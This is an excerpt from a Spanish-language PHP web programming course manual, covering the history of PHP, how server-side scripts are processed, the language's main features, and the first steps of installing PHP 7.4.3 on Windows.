IFCD044PO PROGRAMACIÓN WEB CON PHP (SOFTWARE LIBRE)

Contenido

1. INTRODUCCIÓN

1.1 Introducción al PHP

Breve historia.

PHP es un lenguaje de programación de código abierto que se ejecuta del lado del servidor, cuyo nombre es un acrónimo recursivo de “*PHP: Hypertext Preprocessor*”, que en español se traduce en "*PHP: Preprocesador de hipertexto*". Aunque su desarrollo y expansión se debe a la gran colaboración de la comunidad de software libre, la creación del lenguaje PHP se le atribuye a Rasmus Lerdorf, quien en el año 1994 desarrolló inicialmente un CGI (Common Gateway Interface, por sus siglas en inglés) escrito en lenguaje C, al que llamó Personal Home Page Tools, comúnmente conocido como PHP Tools, y tuvo como propósito inicial registrar el número de visitas a su currículo online. Esta utilidad llamó la atención de muchas personas que pidieron autorización a Lerdorf para implementarla en sus páginas.

Dada la rápida popularidad adquirida por el sistema, se añadió más funcionalidad a PHP Tools, como el procesamiento de formularios, que a su vez permitía la interacción con bases de datos y daba pie, en un principio, al desarrollo de aplicaciones web dinámicas sencillas. Este nuevo modelo fue denominado FI (Form Interpreter, por sus siglas en inglés). De ahí que se considere a PHP / FI como la primera versión sólida de este lenguaje.

En Junio de 1996 se ofreció la versión de PHP / FI 2.0 y en el año 1997 se liberó la versión beta la cual tenía como mejoras la inclusión de soporte a nuevos protocolos de internet así como a la mayoría de las bases de datos más comerciales.

Esta versión del lenguaje fue reemplazada en corto tiempo, ya que, para el momento de su publicación, los israelíes Andi Gutmans y Zeev Suraski decidieron reescribirlo completamente para poder llevar a cabo un proyecto universitario que consistía en una aplicación de comercio electrónico. Así pues, en cooperación con Rasmus Lerforf, se anunció PHP 3.0 como el sucesor oficial de PHP / FI 2.0.

PHP3.0 se caracterizó por su gran extensibilidad con soporte a múltiples bases de datos, protocolos y APIs, además de contar con una sintaxis más consistente que incluía la programación orientada a objetos. Su lanzamiento oficial se produjo en Junio de 1998. Sin embargo, ese mismo año, Gutmans y Suraski ya se encontraban actualizando el núcleo de PHP con la intención de mejorar la ejecución de aplicaciones complejas y modularidad del código. Este nuevo motor recibió el nombre de Zend, producto de la combinación de sus nombres, Zeev y Andi. De aquí surge la versión PHP 4.0, la cual se caracterizaba por brindar soporte a la mayoría de los servidores web, buffers de salida, manejo de sesiones HTTP, control en las entradas de usuario, entre otras funcionalidades. Aunque se introdujo en 1999 se publicó de forma oficial en el año 2000.

La quinta actualización, es decir PHP 5.0 se llevó a cabo en el año 2004, específicamente en el mes de Julio, impulsado por el motor Zend Engine 2.0. Las mejoras de esta versión incluyen un mayor rendimiento y mejor soporte a la Programación Orientada a Objetos

(que anteriormente se consideraba muy rudimentario), mejoras en el soporte a MySQL y XML, iteradores de datos, manejo de excepciones, entre otras características que lo convirtió en una de las herramientas favoritas de los desarrolladores a nivel mundial durante más de una década. De hecho, esta versión aún se encuentra en mantenimiento pese a que ya se cuenta con PHP 7.0, acotando que debido a diversas situaciones nunca pudo ser presentada la sexta versión, por lo que sus desarrolladores decidieron obviarla. Sin embargo, debido a la gran cantidad de librerías y software que deben ser actualizados, aunado a la presencia de errores en esta versión, PHP 7.0 no ha terminado de desplazar totalmente a PHP 5, pese a que se encuentra disponible en una gran cantidad de servidores.

¿Cómo trabaja PHP?

PHP es un lenguaje tipo script de alto nivel que se ejecuta del lado del servidor. Un lenguaje de script es aquel donde el código es interpretado por otro programa en tiempo de ejecución, en lugar de ser compilado por el procesador del ordenador. En el caso de PHP el intérprete viene a ser el programa servidor como por ejemplo Apache 2 o NGINX, en otras palabras, es el programa servidor quien interpreta las instrucciones del script. Sin embargo, existen lenguajes tipo script, como Javascript, cuyo intérprete es el navegador web del usuario cliente. Los lenguajes de programación que requieren de un proceso de compilación dictan instrucciones directas al hardware del ordenador, estos luego de ser compilados, generan un fichero en lenguaje maquina al cual se denomina como compilado, y es este fichero quien dicta instrucciones directas al hardware del ordenador, en cambio los lenguajes tipo script como es el caso de PHP, envían instrucciones a un programa tercero, el intérprete, y es éste el que envía las instrucciones al ordenador.

Para entender mejor su funcionamiento se presenta un breve ejemplo:

1. María desea navegar por la página de la marca de productos de belleza de su preferencia, la cual está escrita en lenguaje PHP, por lo que escribe en la barra del navegador la URL o dirección de dicha página. En este ejemplo será www.regia.com
2. El navegador envía el mensaje al servidor que donde se aloja www.regia.com a través de internet, solicitando el archivo o página portada.php (que en este caso sería la página principal que se visualiza en pantalla al acceder a la URL).
3. El servidor web recibe el mensaje y al verificar que el archivo tiene extensión ".php" solicita al intérprete de PHP que le envíe el archivo.
4. El intérprete lee desde el disco el archivo portada.php
5. Los comandos contenidos en el archivo son ejecutados por el intérprete de PHP, el cual se comunica con una base de datos (por ejemplo, MySQL, Oracle, SQL Server, MariaDB, entre otras) y luego envía el archivo ya ejecutado al servidor web.
6. El servidor web devuelve a través de internet la página al cliente, en otras palabras, una cadena de texto en formato HTML.

7. El navegador muestra el archivo en pantalla, que en el caso de PHP es la página HTML.




Diagrama interacción cliente servidor

1.2 Características del lenguaje

Entre las características más resaltantes de PHP se podría decir que la más importante es su popularidad, de hecho, en el mundo del desarrollo web, no son pocos los que le otorgan el titulo honorario de Rey de la Web. Se pueden argumentar varias razones que justifiquen porqué este lenguaje se ha convertido en uno de los más populares del mundo, pero sin duda alguna entre las que más se destaca se encuentra el hecho de que PHP fue el primero cuyo proceso de instalación, configuración y baja curva de aprendizaje le permitía al computista promedio emprender en proyectos de gran envergadura y alcance. Esto le otorgó la ventaja de que el mercado mismo de manera orgánica fuera creando toda una infraestructura de software para satisfacer las demandas de los proyectos desarrollados en PHP.

A continuación se presenta una lista de las principales características de este popular lenguaje:

- PHP es totalmente independiente de una plataforma. Puede emplearse en todos los principales sistemas operativos (Windows, Linux, Mac OS, entre otros) y admite la mayoría de los servidores web, principalmente Apache y IIS.
- PHP permite la utilización tanto de la programación procedimental como programación orientada a objetos.

- Cuenta con soporte a una amplia gama de bases de datos, como por ejemplo MySQL, Oracle, PostgreSQL, entre otras, bien sea utilizando ODBC, una capa de abstracción como PDO, o especificando una extensión de base de datos.
- Posee soporte para comunicación con otros servicios mediante protocolos como HTTP, LDAP, SNMP, NNTP, IMAP, POP3, incluso para Java y arquitecturas de objetos distribuidos (COM y CORBA).
- También cuenta con soporte para el manejo de sockets, generación de documentos PDF, creación de imágenes.
- Permite la fácil generación de cualquier tipo de texto como XHTML o cualquier tipo de fichero XML además de que cuenta con un sistema de ficheros donde éstos pueden ser guardados en una caché del servidor.
- PHP cuenta con una de las comunidades de desarrolladores más fértiles del mundo del desarrollo web, son innumerables la cantidad de herramientas y frameworks de código abierto disponibles para quien desee desarrollar proyectos con este lenguaje.

1.3 Instalación de PHP, Apache y MySQL

Antes de proceder con la instalación de estas herramientas, es importante asegurarse de tener una configuración de entorno adecuada en su ordenador para desarrollar sus programas web usando PHP.

Instalación de PHP

En ambiente Windows

Puede instalar PHP en una máquina Windows de múltiples maneras. Todo depende de sus necesidades / requisitos.


XAMPP y WampServer son excelentes para principiantes o personas que desean construir algo realmente rápido y tienen menos experiencia con entornos PHP y Apache. Al instalarlos, obtiene un entorno de desarrollo "listo para usar" que incluye: PHP, Apache, MySQL.

Sin embargo, en la mayoría de los casos, podría estar interesado en instalar sólo PHP, para usarlo en diferentes entornos de desarrollo.

A continuación, se describe el paso a paso para instalar PHP 7.4.3 en un ordenador con sistema operativo Windows:


1. Coloque en la barra de direcciones de su navegador la siguiente dirección que corresponde al sitio de descargas de la página oficial de PHP para el sistema operativo Windows: https://windows.php.net/download.

2. Descargue el instalador (Zip) para Windows de la versión 7.4.3 (última versión estable disponible). Elija la versión que necesita para su máquina, x64 o x86. Tiene la opción Non Thread Safe (No segura para hilos) y Thread Safe (Segura para hilos).




Sección de descargas de Windows de la página oficial de PHP

3. Elija dónde desea instalar PHP y cree una nueva carpeta llamada PHP. Normalmente se recomienda instalarlo en /C.




Crear carpeta PHP

4. Exporte el contenido zip de PHP a la carpeta /PHP que acaba de crear.



Exportar archivo zip en la carpeta PHP

5. Diríjase a la carpeta /PHP y haga una copia del archivo php.ini-development (literalmente copie y pegue ese archivo nuevamente en la carpeta). Cambie el nombre del archivo que acaba de copiar a php.ini.




Crear archivo php.ini

6. Abra el archivo php.ini en cualquier editor de código y busque (ctrl + f) extensión_dir = "ext". Elimine el comentario de esa línea quitando el punto y coma, como se muestra a continuación:

```
; Directory in which the loadable extensions (modules) reside.
; http://php.net/extension-dir
;extension_dir = "./"
; On windows:
extension_dir = "ext"
```


Establecer directorio de extensiones

7. Abra las **variables de entorno** en Propiedades del sistema (Windows Search para “env”) y seleccione la pestaña **Opciones avanzadas**. Haga clic en **Variables de entorno**.




Editar Variables de entorno

8. En Variables del sistema seleccione PATH y haga clic en Editar.




Editar PATH

